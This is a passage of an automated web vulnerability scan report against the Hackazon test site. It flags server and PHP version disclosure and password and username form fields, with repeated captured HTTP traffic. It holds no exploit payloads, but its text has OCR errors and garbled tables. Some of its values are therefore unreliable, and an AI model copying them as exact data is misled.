## Original Traffic GET /js/json3.min.js HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E} HTTP/1.1 200 OK Connection: close Date: Mon, 06 Mar 2023 02:35:05 GMT Content-Length: 3509 Content-Type: application/javascript Content-Encoding: gzip Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT Accept-Ranges: bytes ETag: "1fd1-5d561f7cb6128-gzip" Server: Apache/2.4.7 (Ubuntu)

ServerTypeDisclosure

Vary: Accept-Encoding

Server: Apache/2.4.7 (Ubuntu)

```
Original Traffic
 GET /js/json3.min.js HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C
 X-RTC-REQUESTID: {D35C66A5-6070-44E9-A261-98D668DEA36E}
 HTTP/1.1 200 OK
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:05 GMT
 Content-Length: 3509
 Content-Type: application/javascript
 Content-Encoding: gzip
 Last-Modified: Wed, 12 Jan 2022 12:47:09 GMT
 Accept-Ranges: bytes
 ETag: "1fd1-5d561f7cb6128-gzip"
```

## SensitivePersonalInformation (14)

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

## References

No references are available for this vulnerability.

## Description

Web form collects personal information.

## Recommendation

If the collection of personal information is not required and violates a policy directive, do not collect it.

# **CVSS Score**

4.5 (Medium)

## **Vector String**

AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N/E:U/RL:X/RC:U

Root Cause: (Parameter: / 3 Attack Variances)

Attack Type Original Value Attack Value Proof **Proof Description** SensitivePersonalInform <input ation type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5"> Original Traffic GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1  $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.9, application/xml; q=0.8, application/xml; q=0.9, application/xml; q=0$ Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/search?id=data&searchString=water Content-Type: application/x-www-form-urlencoded Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Pragma: no-cache Content-Length: 6805

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

SensitivePersonalInform ation

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

```
Original Traffic
 GET /search?brand-filter[]=5&price-filter=1&quality-filter=9 HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/search?id=data&searchString=water
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1q5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C
 X-RTC-REQUESTID: {33D16614-5EFF-41FF-9C42-20B345C78BCB}
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:05 GMT
 Pragma: no-cache
 Content-Length: 6805
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
SensitivePersonalInform
                                                               <input type="text"
ation
                                                               maxlength="100"
                                                               required
                                                               name="username
                                                               " id="username"
                                                               autocomplete="of
                                                               f" class="form-
                                                               control input-lg"
                                                               placeholder="Use
                                                               rname or Fmail"
                                                               tabindex="1">
Original Traffic
 GET /search?id=data&searchString=water HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888
 X-RTC-REQUESTID: {EC8DBBFF-0AC7-4B96-864B-FC2678A2A91D}
 HTTP/1.1 200 OK
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:03 GMT
```

Pragma: no-cache

Content-Length: 5433

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

http://hackazon.webscantest.com/category/view

Root Cause: (Parameter: / 3 Attack Variances)

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Attack Type Original Value Attack Value Proof **Proof Description**  SensitivePersonalInform ...

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-lg" placeholder="Username or Email" tabindex="1">

## Original Traffic

GET /category/view?id=8 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sklg5lom3bi2sdljkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C

X-RTC-REQUESTID: {CA9B01BC-E08E-447B-88E0-B0C2F72D956D}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:05 GMT

Pragma: no-cache Content-Length: 4594

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

SensitivePersonalInform

ation

<input type="text"
maxlength="100"
required
name="username
" id="username"
autocomplete="of
f" class="formcontrol input-lg"
placeholder="Use
rname or Email"
tabindex="1">

## Original Traffic

GET /category/view?id=16 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5588

Content-Type: text/html; charset=utf-8
Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding
x-powered-by: PHP/5.5.9-lubuntu4.29

Sensitive Personal Inform

ation

<input type="password" maxlength="100"

required name="password" autocomplete="of f" id="password" class="formcontrol input-lg" placeholder="Pas

sword" tabindex="5">

Original Traffic

GET /category/view?id=16 HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888

X-RTC-REQUESTID: {325A6AE7-D092-41B6-868E-4CFC2AC73013}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0  $^{\circ}$ 

Connection: close

Date: Mon, 06 Mar 2023 02:35:04 GMT

Pragma: no-cache Content-Length: 5588

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

http://hackazon.webscantest.com/user/login

Root Cause: (Parameter: / 3 Attack Variances)

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Attack Type Original Value Attack Value Proof Proof Description

SensitivePersonalInform

ation

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="formcontrol input-lg" placeholder="Use rname or Email"

tabindex="1">

```
Original Traffic
 POST /user/login?return_url= HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 38
 Referer: http://hackazon.webscantest.com/user/login
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}
 username=x75v8o0e&password=x75v8o0f%24
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:06 GMT
 Pragma: no-cache
 Content-Length: 4422
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
SensitivePersonalInform
                                                                 <input type="text"
                                                                maxlength="100"
                                                                 required
                                                                 name="username
                                                                 " class="form-
                                                                 control input-lg"
                                                                 id="username"
                                                                 placeholder="Use
                                                                 rname or Email"
                                                                 value="x75v8o0e"
Original Traffic
 POST /user/login?return_url= HTTP/1.1
 \label{location} Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 38
 Referer: http://hackazon.webscantest.com/user/login
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C
 X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}
```

username=x75v8o0e&password=x75v8o0f%24

Date: Mon, 06 Mar 2023 02:35:06 GMT

Content-Type: text/html; charset=utf-8

Expires: Thu, 19 Nov 1981 08:52:00 GMT

x-powered-by: PHP/5.5.9-1ubuntu4.29

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

HTTP/1.1 200 0K

Connection: close

Pragma: no-cache Content-Length: 4422

Content-Encoding: gzip

Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding SensitivePersonalInform

ation

type="password" maxlength="100" required name="password" class="formcontrol input-lg" placeholder="Pas sword" id="password">

## Original Traffic

POST /user/login?return\_url= HTTP/1.1

 $Accept: \ text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8 \\$ 

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Content-Length: 38

Referer: http://hackazon.webscantest.com/user/login Content-Type: application/x-www-form-urlencoded

 $Cookie: PHPSESSID = m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID = srv36155888; visited\_products = \%2C45\%2C122\%2C1$ 

X-RTC-REQUESTID: {73452BF3-1347-4369-ABB1-9BB53FAACF76}

username=x75v8o0e&password=x75v8o0f%24

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:06 GMT

Pragma: no-cache

Content-Length: 4422

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

# http://hackazon.webscantest.com/user/register

Root Cause: (Parameter: / 3 Attack Variances)

**Proof Description** 

INFORMATIONAL

Original Value Proof Attack Type Attack Value

SensitivePersonalInform

ation

<input type="password" maxlength="100" required

name="password" id="password" class="formcontrol input-lg" placeholder="Pas sword" tabindex="5"

value="">

# **Original Traffic** GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding x-powered-by: PHP/5.5.9-1ubuntu4.29 SensitivePersonalInform <input type="text" ation maxlength="100" required name="username " id="username' autocomplete="of

f" class="formcontrol input-lg" placeholder="Use rname or Email" tabindex="1">

Original Traffic GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7\_IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB SRVID=srv36155888; visited products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 0K Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

SensitivePersonalInform ation

<input type="text" name="username" id="username" required class="formcontrol input-lg" placeholder="Use rname" tabindex="3" value=""> **Original Traffic** GET /user/register HTTP/1.1 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8 Accept-Encoding: gzip, deflate Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24 Safari/537.36 X-RTC-AUTH: R7 IAS X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce Host: hackazon.webscantest.com Referer: http://hackazon.webscantest.com/ Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C X-RTC-REQUESTID: {1317EED0-65AC-45B4-A43A-A53BE314BBD8} HTTP/1.1 200 OK Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 Connection: close Date: Mon, 06 Mar 2023 02:35:07 GMT Pragma: no-cache Content-Length: 4794 Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu) Vary: Accept-Encoding

http://hackazon.webscantest.com/wishlist/

x-powered-by: PHP/5.5.9-lubuntu4.29

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Attack Type Original Value Attack Value Proof **Proof Description** SensitivePersonalInform <input ation type="password" maxlength="100" required name="password" autocomplete="of f" id="password" class="formcontrol input-la' placeholder="Pas sword" tabindex="5">

## **Original Traffic**

GET /wishlist/ HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

 ${\tt Host: hackazon.webscantest.com}$ 

Referer: http://hackazon.webscantest.com/user/login

Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB\_SRVID=srv36155888; visited\_products=%2C45%2C122%2C20%2C

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT Pragma: no-cache

Content-Length: 6948

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-lubuntu4.29

Sensitive Personal Inform

ation

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-Ig" placeholder="Use rname or Email" tabindex="1">

### Original Traffic

GET /wishlist/ HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Referer: http://hackazon.webscantest.com/user/login

X-RTC-REQUESTID: {4E40919B-C3C2-48D4-A0AA-30E4ED045C46}

HTTP/1.1 200 OK

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Connection: close

Date: Mon, 06 Mar 2023 02:35:25 GMT

Pragma: no-cache Content-Length: 6948

Content-Type: text/html; charset=utf-8 Content-Encoding: gzip Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/faq

Root Cause: (Parameter: / 3 Attack Variances)

INFORMATIONAL

Attack Type	Original Value	Attack Value	Proof	Proof Description
SensitivePersonalInform ation			<input <="" class="form- control" data-="" id="userEmail" name="userEmail" placeholder="Ente r email" required="" td="" type="email" validation="email"/> <td></td>	

```
Original Traffic
 POST /faq HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7_IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Content-Length: 98
 Referer: http://hackazon.webscantest.com/faq
 Content-Type: application/x-www-form-urlencoded
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
 X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
 userEmail=ax76tyb0f%40example.com&userQuestion=x76tyb0g& csrf faq=ieJjQ4pqALS8o0sRq2eG1KbvEpLuu8Ck
 HTTP/1.1 200 0K
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:59 GMT
 Pragma: no-cache
 Content-Length: 6314
 Content-Type: text/html; charset=utf-8
 Content-Encoding: gzip
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
Server: Apache/2.4.7 (Ubuntu)
 Vary: Accept-Encoding
 x-powered-by: PHP/5.5.9-1ubuntu4.29
SensitivePersonalInform
                                                                 <input
                                                                 type="password"
                                                                 maxlength="100"
                                                                 required
                                                                 name="password"
                                                                 autocomplete="of
                                                                 f" id="password"
                                                                 class="form-
                                                                 control input-la'
                                                                 placeholder="Pas
                                                                 sword"
                                                                 tabindex="5">
```

```
Original Traffic
    POST /faq HTTP/1.1
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
    Accept-Encoding: gzip, deflate
    Accept-Language: en-US
    User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
    Safari/537.36
    X-RTC-AUTH: R7_IAS
    X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
    Host: hackazon.webscantest.com
    Content-Length: 98
    Referer: http://hackazon.webscantest.com/faq
    Content-Type: application/x-www-form-urlencoded
    X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}
    user Email = ax76 tyb0f\%40 example.com\&userQuestion = x76 tyb0g\&\_csrf\_faq = ieJjQ4pqALS800 sRg2eG1KbvEpLuu8Ck, and the state of the s
    HTTP/1.1 200 0K
    Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
    Connection: close
    Date: Mon, 06 Mar 2023 02:35:59 GMT
    Pragma: no-cache
    Content-Length: 6314
    Content-Type: text/html; charset=utf-8
    Content-Encoding: gzip
    Expires: Thu, 19 Nov 1981 08:52:00 GMT
    Server: Apache/2.4.7 (Ubuntu)
    Vary: Accept-Encoding
    x-powered-by: PHP/5.5.9-1ubuntu4.29
```

Sensitive Personal Inform

ation

<input type="text" maxlength="100" required name="username" id="username" autocomplete="of f" class="form-control input-lg" placeholder="Use rname or Email" tabindex="1">

### Original Traffic

POST /faq HTTP/1.1

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8

Accept-Encoding: gzip, deflate

Accept-Language: en-US

User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24

Safari/537.36 X-RTC-AUTH: R7\_IAS

X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce

Host: hackazon.webscantest.com

Content-Length: 98

Referer: http://hackazon.webscantest.com/faq Content-Type: application/x-www-form-urlencoded

X-RTC-REQUESTID: {A9B9D68F-2842-4733-A5ED-53441802831B}

 $user {\tt Email=ax76tyb0f\%40example.com\&userQuestion=x76tyb0g\&\_csrf\_faq=ieJjQ4pqALS8o0sRg2eG1KbvEpLuu8Ck} \\$ 

HTTP/1.1 200 0K

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Attack Value

Connection: close

Date: Mon, 06 Mar 2023 02:35:59 GMT

Pragma: no-cache Content-Length: 6314

Content-Type: text/html; charset=utf-8

Content-Encoding: gzip

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Server: Apache/2.4.7 (Ubuntu)

Vary: Accept-Encoding

x-powered-by: PHP/5.5.9-1ubuntu4.29

# http://hackazon.webscantest.com/search/page/

Root Cause: (Parameter: / 2 Attack Variances)

INFORMATIONAL

Original Value

Proof Proof Description

SensitivePersonalInform ation

Attack Type

<input type="text"
maxlength="100"
required
name="username
" id="username"
autocomplete="of
f" class="formcontrol input-lg"
placeholder="Use
rname or Email"
tabindex="1">

```
Original Traffic
 GET /search/page/?page=1&id=&searchString=&brands=&price=&quality= HTTP/1.1
 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 Accept-Encoding: gzip, deflate
 Accept-Language: en-US
 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/90.0.4430.24
 Safari/537.36
 X-RTC-AUTH: R7 IAS
 X-RTC-SCANID: dd69c358-2761-40c5-beae-5f7a7ebe9fce
 Host: hackazon.webscantest.com
 Referer: http://hackazon.webscantest.com/search?brand-filter[]=5&brand-filter[]=6&brand-filter[]=7&brand-filter[]=7
 filter[]=8&price-filter=1&price-filter=2&price-filter=3&price-filter=4&price-filter=5&quality-filter=9&quality-
 filter=10&quality-filter=11
 Cookie: PHPSESSID=m41sk1g5lom3bi2sd1jkr9mk86; NB_SRVID=srv36155888; visited_products=%2C45%2C122%2C20%2C49%2C
 X-RTC-REQUESTID: {646B32E9-3AC5-4139-9247-9C93B151E26F}
 HTTP/1.1 404 Not
 Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
 Connection: close
 Date: Mon, 06 Mar 2023 02:35:27 GMT
 Pragma: no-cache
 Transfer-Encoding: chunked
 Content-Type: text/html; charset=utf-8
 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 Server: Apache/2.4.7 (Ubuntu)
 x-powered-by: PHP/5.5.9-1ubuntu4.29
 status: 404 Not Found
SensitivePersonalInform
                                                               <input
ation
                                                               type="password"
                                                               maxlength="100"
                                                               required
                                                               name="password"
                                                               autocomplete="of
                                                               f" id="password"
                                                               class="form-
```

control input-lg" placeholder="Pas sword" tabindex="5">

